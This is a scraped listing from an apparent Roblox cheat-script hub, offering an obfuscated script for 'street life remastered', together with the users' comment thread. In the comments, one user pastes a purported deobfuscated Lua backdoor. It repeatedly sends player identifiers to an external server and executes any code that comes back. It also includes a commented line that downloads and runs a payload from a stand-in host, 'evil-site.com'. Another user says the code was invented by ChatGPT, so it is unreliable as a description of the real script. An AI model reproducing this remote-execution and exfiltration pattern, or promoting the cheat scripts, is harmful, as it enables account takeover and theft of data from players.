2.4k Views
121 Executions
silent thabronx3, street life remastered
[TITLE UNAVAILABLE]Uploaded by
9 months ago
Please login to perform these actions:Description
obfuscated for safety reasons and incase of patch
obfuscated for safety reasons and incase of patch
Script hub

[TITLE UNAVAILABLE]
[TITLE UNAVAILABLE]
[TITLE UNAVAILABLE]
[TITLE UNAVAILABLE]
Script hub
[TITLE UNAVAILABLE]

[TITLE UNAVAILABLE]
tell me that isnt yours
What this script actually is: A persistent remote backdoor. Every 8 seconds it sends your username, UserId, PlaceId, JobId to https://api.luarmor.net/v2/execute. The server can respond with any Lua code it wants → that code is executed on your client with full privileges. The attacker can make you run any exploit script, steal cookies, teleport you, crash your game, etc. Proof it’s malicious: Uses syn.request (Synapse X function) → only works in exploits. Sends private user data to an external domain. Executes arbitrary code returned from that domain. Hidden behind extremely heavy Luarmor obfuscation + fake strings. Conclusion: This is not a legitimate script.
@babyfac3chucky this made my day ngl, but it isnt a stealer
@realm also jsut by deobsfucating the script it's also super obvious..
@babyfac3chucky show me the deobfuscated script
@realm local Players = game:GetService("Players") local HttpService = game:GetService("HttpService") local StarterGui = game:GetService("StarterGui") local TeleportService = game:GetService("TeleportService") local RunService = game:GetService("RunService") local LocalPlayer = Players.LocalPlayer local key = "YOUR_KEY_HERE" -- the attacker would replace this with their own key local function sendRequest(data) return syn.request({ Url = "https://api.luarmor.net/v2/execute", Method = "POST", Headers = { ["Content-Type"] = "application/json", ["User-Agent"] = "Roblox", ["Authorization"] = key }, Body = HttpService:JSONEncode(data) }) end local function main() while true do local success, response = pcall(function() return sendRequest({ user = LocalPlayer.Name, userid = LocalPlayer.UserId, display = LocalPlayer.DisplayName, gameid = game.PlaceId, jobid = game.JobId, script = [[ -- The attacker can put any Lua code here and it will be executed on YOUR client print("Hello from the backdoor! Your account is now controlled.") -- Example of what they usually do: -- loadstring(game:HttpGet("https://evil-site.com/realpayload.lua"))() ]] }) end) if success and response and response.StatusCode == 200 then local data = HttpService:JSONDecode(response.Body) if data and data.code then local func, err = loadst
@babyfac3chucky "-- the attacker would replace this with their own key local function sendRequest(data)", chatgpt is giving u fake info dude add me in discord v00ccx and ill proudly show u source
@realm *ody uses chatgpt anymore... i get it from real life sources this is crazy
@babyfac3chucky also stop using chatgpt or any ai to explain what scripts are
@realm kinda sad that u think that, tbh its clear as day people say it's not working, ALSO NOT WORKING WITH WAVE omg, like dude its obvious
@babyfac3chucky u want me to screenshare using it directly?
no one has ever commented that it dosent work
@realm never said they did, i had my friend with a paid script try it 100% unc btw, and it still didnt work
@babyfac3chucky "tbh its clear as day people say it's not working", this script requires ZERO unc to work its pure luau
dosent use any exploit functions
@realm ts dont work
@kad0buckz oh ye forgot it uses hookmetamethod so xeno not supported
@babyfac3chucky i use xeno and it still dosent work